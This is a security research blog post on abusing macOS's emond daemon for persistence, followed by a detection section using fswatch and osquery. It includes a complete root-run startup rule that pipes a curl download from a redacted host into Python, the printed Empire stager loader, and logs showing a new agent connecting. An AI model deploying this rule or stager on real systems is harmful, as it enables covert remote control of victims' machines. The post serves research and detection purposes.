

# Leveraging Emond on macOS For Persistence

---

 [xorrior.com/emond-persistence](https://xorrior.com/emond-persistence)

NOTE: This binary was described in the recently released, [“\\*OS Internals, Volume I, User Space”](#) textbook by Jonathan Levin. This book has already proven to be a great resource and I would highly recommend it if you have an interest in macOS security research.

The event monitor daemon (emond), according to [Apple](#), “accepts events from various services, runs them through a simple rules engine, and takes action. The actions can run commands; send email, or SMS messages”. Sounds interesting right? Emond has been available since OS X 10.7, so the details discussed in this post are applicable to the most recent version of macOS (10.13.2).

This binary functions as a normal daemon and is executed by launchd every time the OS starts up. There are a few on-disk components to emond as well. The launchd config file is located where other system daemons reside:

`/System/Library/LaunchDaemons/com.apple.emond.plist`. This determines when the emond binary is executed along with any desired options that are regularly used with LaunchDaemons. The emond.plist config file is located in the `/etc/emond.d/` directory. This file defines the locations for rules paths, UID/GID filters, error and event log paths, and a few other options.

***Figure 1: emond.plist contents***

```

xorrior in ~(ruby-2.4.1) λ cat /etc/emond.d/emond.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>config</key>
  <dict>
    <key>additionalRulesPaths</key>
    <array/>
    <key>debugLevel</key>
    <integer>0</integer>
    <key>filterByUID</key>
    <string>0</string>
    <key>filterByGID</key>
    <string></string>
    <key>periodicEvents</key>
    <array>
      <dict>
        <key>eventType</key>
        <string>periodic.daily.midnight</string>
        <key>startTime</key>
        <string>0</string>
      </dict>
    </array>
    <key>errorLogPath</key>
    <string>/Library/Logs/EventMonitor/EventMonitor.error.log</string>
    <key>eventLogPath</key>
    <string>/Library/Logs/EventMonitor/EventMonitor.event.log</string>
    <key>logEvents</key>
    <false/>
    <key>saveState</key>
    <true/>
  </dict>
  <key>initialGlobals</key>
  <dict>
    <key>notificationContacts</key>
    <array/>
  </dict>
</dict>
</plist>
xorrior in ~(ruby-2.4.1) λ █

```

For rules, they're stored in the `/etc/emond.d/rules/` directory and they should be in plist format. There is an example rules file already present in this directory ([SampleRules.plist](#)). The example defines the name, eventType, and the action once the event triggers. There are several event types (*startup*, *periodic*, *auth.success*, *auth.failure*, etc.) but for this demonstration we will only use *startup*. The *startup* event type will trigger the rule once it has been loaded by emond. The *periodic* event type will only trigger once the defined 'startTime' has elapsed. The *auth.success* event type will only trigger once a user successfully authenticates, and *auth.failure* will trigger on authentication failure events. There are references to other event types [here](#), but I have not found any additional documentation at this time. Actions define what emond will do once the event has fired. Also note that multiple actions can be defined within a rule. There are only a few interesting actions that could be abused for nefarious purposes, like *run command* and *send email*. As you might have guessed, *run command* allows you to execute any arbitrary system command. The *send email* action is self-explanatory. For this walkthrough, we'll focus on the *run command* action.

Now, we can demonstrate how to leverage the event monitor daemon to establish persistence. The mechanics of emond are similar to any other LaunchDaemon. Launchd is responsible for executing all LaunchDaemons and LaunchAgents during the boot process. Since emond is started during the boot process, when using the *run command* action, you should be conscious of what command you're executing and at which point during the boot process your command is going to be executed. This is important because while testing various commands, it became apparent that networking may not be available at the time an event fires and triggers an action. Thus, any commands that require network access will not work. Next, we will show how to create a rules file.

To craft a rule file, we will utilize the SampleRule.plist file that already exists and modify it as necessary.

## Figure 2: SampleRules.plist

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<array>
<dict>
<key>name</key>
<string>sample rule</string>
<key>enabled</key>
<true/>
<key>eventTypes</key>
<array>
<string>startup</string>
</array>
<key>allowPartialCriterionMatch</key>
<false/>
<key>criterion</key>
<array>
<dict>
<key>operator</key>
<string>True</string>
</dict>
</array>
<key>actions</key>
<array>
<dict>
<key>message</key>
<string>Event Monitor started at ${builtin:now}</string>
<key>type</key>
<string>Log</string>
<key>logLevel</key>
<string>Notice</string>
<key>logType</key>
<string>sys log</string>
</dict>
</array>
</array>
```

The sample contains some of the values that we need for our rules file. Specifically, we can remove the “allowPartialCriterionMatch” key and change the name if desired. The defined actions need to be modified for the *\*run command\** action type. A complete example is shown below and also available as a [gist](#).

Figure 3: Example persistence rule

```
1 <?xml version="1.0" encoding="UTF-8"?>
2 <!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
3 <plist version="1.0">
4 <array>
5   <dict>
6     <key>name</key>
7     <string>empire rules</string>
8     <key>enabled</key>
9     <true/>
10    <key>eventTypes</key>
11    <array>
12      <string>startup</string>
13    </array>
14    <key>actions</key>
15    <array>
16      <dict>
17        <key>command</key>
18        <string>/bin/sleep</string>
19        <key>user</key>
20        <string>root</string>
21        <key>arguments</key>
22        <array>
23          <string>10</string>
24        </array>
25        <key>type</key>
26        <string>RunCommand</string>
27      </dict>
28      <dict>
29        <key>command</key>
30        <string>/bin/bash</string>
31        <key>user</key>
32        <string>root</string>
33        <key>arguments</key>
34        <array>
35          <string>-c</string>
36          <string>curl 'http://[redacted]/hello-from-emonid' | python &amp;</string>
37        </array>
38        <key>type</key>
39        <string>RunCommand</string>
40      </dict>
41    </array>
42  </dict>
43 </array>
44 </plist>
45
```

Notice that the first action is to sleep for 10 seconds in order to wait with the hope that network access will become available. The amount of time is just a rough estimate and may vary across hosts. The second action will just curl a hosted Empire stager and pipe it to Python. The ampersand symbol is an xml entity and needs to be escaped appropriately. There is one last oddity with this persistence mechanism: launchd will execute emond during the boot process, but the service will remain inactive until there is a file present within the *QueueDirectories* path. This is specified in the LaunchDaemon configuration file,

/System/Library/LaunchDaemons/com.apple.emond.plist. The file that is placed in the *QueueDirectories* path does not need to follow a particular naming scheme and can be empty.

**Figure 4: QueueDirectories path in com.apple.emond.plist**

```
<key>QueueDirectories</key>
<array>
  <string>/private/var/db/emondClients</string>
</array>
```

Once you place your rule plist file in the rules directory, the emond error log will show that the service is started. You won't see any entries about your rule file specifically but emond will stop complaining about not finding any rules.

**Figure 5: emond error log after starting the service**

```
Event Monitor Started 2018-01-02 13:33:28 -0500
No rules found in /private/etc/emond.d/rules/, quitting...
Event Monitor Shutdown at 2018-01-02 13:33:28 -0500
Event Monitor Started 2018-01-02 13:34:08 -0500
```

Once the service has started, if you have defined a startup event type, your event will immediately fire and trigger any actions. Now, we should see the request for an Empire stager and then a new agent.

**Figure 6: Hosted stager and web request from emond**

```
root@ubuntu-512mb-sfo2-01:~/test# cat hello-from-emond
import sys;import urllib2;
UA='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';server='http://';t='/news.php';req=urllib2.Request(server+t);
req.add_header('User-Agent',UA);
req.add_header('Cookie',"session=");
proxy = urllib2.ProxyHandler();
o = urllib2.build_opener(proxy);
urllib2.install_opener(o);
a=urllib2.urlopen(req).read();
IV=a[0:4];data=a[4:];key=IV+";S,j,out=range(256),0,[]
for i in range(256):
    j=(j+S[i]+ord(key[i%len(key)]))%256
    S[i],S[j]=S[j],S[i]
i=j=0
for char in data:
    i=(i+1)%256
    j=(j+S[i])%256
    S[i],S[j]=S[j],S[i]
    out.append(chr(ord(char)^(S[i]+S[j])%256))
exec(''.join(out))root@ubuntu-512mb-sfo2-01:~/test# python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
-- [02/Jan/2018 20:10:10] "GET /hello-from-emond HTTP/1.1" 200 -

root@ubuntu-512mb-sfo2-01:~/test# python -m SimpleHTTPServer 8080
```

**Figure 7: New agent**

```
=====  
[Empire] Post-Exploitation Framework  
=====  
[Version] 2.3 | [Web] https://github.com/empireProject/Empire  
=====  
  
E M O N D  
  
282 modules currently loaded  
1 listeners currently active  
0 agents currently active  
  
(Empire) > [+] Initial agent ADC50GZI from ██████ now active (Slack)  
[!] strip_python_comments is deprecated and should not be used  
█
```


Emond is not a novel mechanism for event monitoring on OSX, but it is in terms of offensive use cases. To my recollection, this persistence method has not been mentioned in any macOS threat reports that I've read at the time of writing. It's certainly possible that this is being used in the wild and just not being reported for a lack of notoriety.

## Detection

This method of persistence is predicated on several changes to the file system. Fortunately, macOS offers the [fsevents API](#) to capture file system events. In essence, fsevents records all events for the file system in each volume. Initially, events are stored in memory and then written to disk once the memory buffer becomes full or before the volume is unmounted. FSEvent log files are stored in a gzip compressed format and follow a hexadecimal naming scheme. All log files are stored in a hidden directory: `/.fseventsd/`. Root privileges are required to access this directory. Another caveat for fsevents are that timestamps are not included with entries in the log file. With access to the API, we can use Python or Objective-C to sift through all received events and alert once an event for file creation/modification occurs in the rules directory or the QueueDirectory.

For a simple example, we can use the fswatch open-source project to monitor for changes. It offers support for multiple platforms, thorough documentation, and the project is actively maintained. You can review the project [here](#). So, after installing the application via homebrew, we can setup a monitor for the emond rules directory.


**Figure 8:** Example fswatch rule for emond rules directory



```
fswatch (fswatch) 1 x ..emond.d/rules (zsh) 2
mactest@172 ~ fswatch -r --format="{\"path\": \"%p\", \"timestamp\": \"%t\", \"flag\": \"%f\"}" /etc/emond.d/rules/
```

This rule specifies the output format for an event. You'll notice that fswatch has the ability to provide timestamps when an event is triggered. Additionally, you can pipe the output to any other command line to you desire for further processing. You can also specify multiple directories to monitor. *Figure 9* shows that once we drop a plist file in the rules the directory, fswatch will display the event details in a nicely formatted JSON string.

**Figure 9: Output When Event Fires**



```
fswatch (fswatch) 1 x ..emond.d/rules (zsh) 2
mactest@172 ~ fswatch -r --format="{\"path\": \"%p\", \"timestamp\": \"%t\", \"flag\": \"%f\"}" /etc/emond.d/rules/ 390 00
{"path": "/private/etc/emond.d/rules/test.plist", "timestamp": "Thu Jan 11 00:47:29 2018", "flag": "Created Updated OwnerModified IsFile"}
```

This is a very rudimentary example and may not be the best solution in a large macOS environment with multiple deployments. A more applicable alternative would be osquery. Osquery offers File Integrity Monitoring which uses the fsevents api to log file system changes to specific directories and/or files. Additional information can be found [here](#). After installing osquery, you will need to provide a configuration file to monitor file system events. You can see a simple example to monitor all file system events within the rules directory below. All events will be queried at 60 second intervals.

**Figure 10: Example osquery config**

```

1  {
2      "schedule": {
3          "file_events": {
4              "query": "select * from file_events;",
5              "interval": 60
6          }
7      },
8      "file_paths": {
9          "emond": [
10             "/etc/emond.d/rules/%%"
11         ]
12     }
13 }

```

For the sake of brevity, we'll start the osquery daemon from the command line and specify our config file with the `-config_path` flag. Once we create our plist file and place it in the rules directory, after 60 seconds has elapsed, there should be an entry in the osquery log file. Results are logged to `/var/log/osquery/osqueryd.results.log` by default. The output will include the path, host identifier, timestamp, type of file event, and the MD5 hash amongst other fields.

**Figure 11: Log file contents for osquery**

```

{"name":"file_events","hostIdentifier":"██████████","calendarTime":"Thu Jan 11 07:00:10 2018 UTC","unixTime":"1515654010","epoch":"0","counter":"0","columns":{"action":"CREATED","atime":"1515653980","category":"emond","ctime":"1515653980","gid":"0","hashed":"1","inode":"1316014","md5":"b1f38ed6d9dca2d33ce733d51617e900","mode":"0644","mtime":"1515653980","sha1":"003a4a25662147ca19692dd01d2d7e06ea751c5e","sha256":"f26ee0eab108d3794426f609ccd878d7a7057e2fab3bea215152e4f35c82b0cf","size":"986","target_path":"/private/etc/emond.d/rules/test.plist","time":"1515653983","transaction_id":"2101010","uid":"0"},"action":"added"}

```

The log entry shown above is also available [here](#). These methods of detection are not meant to be a silver bullet for malicious use of emond, but they should suffice as an adequate starting point.

## References

Levin, J. (2017) *OS Internals, Volume I: User Space*. North Castle, NY: Technogeeks.com

Reynolds, J. (2016, April). *What is emond?*. Retrieved from: <http://www.magnusviri.com/Mac/what-is-emond.html>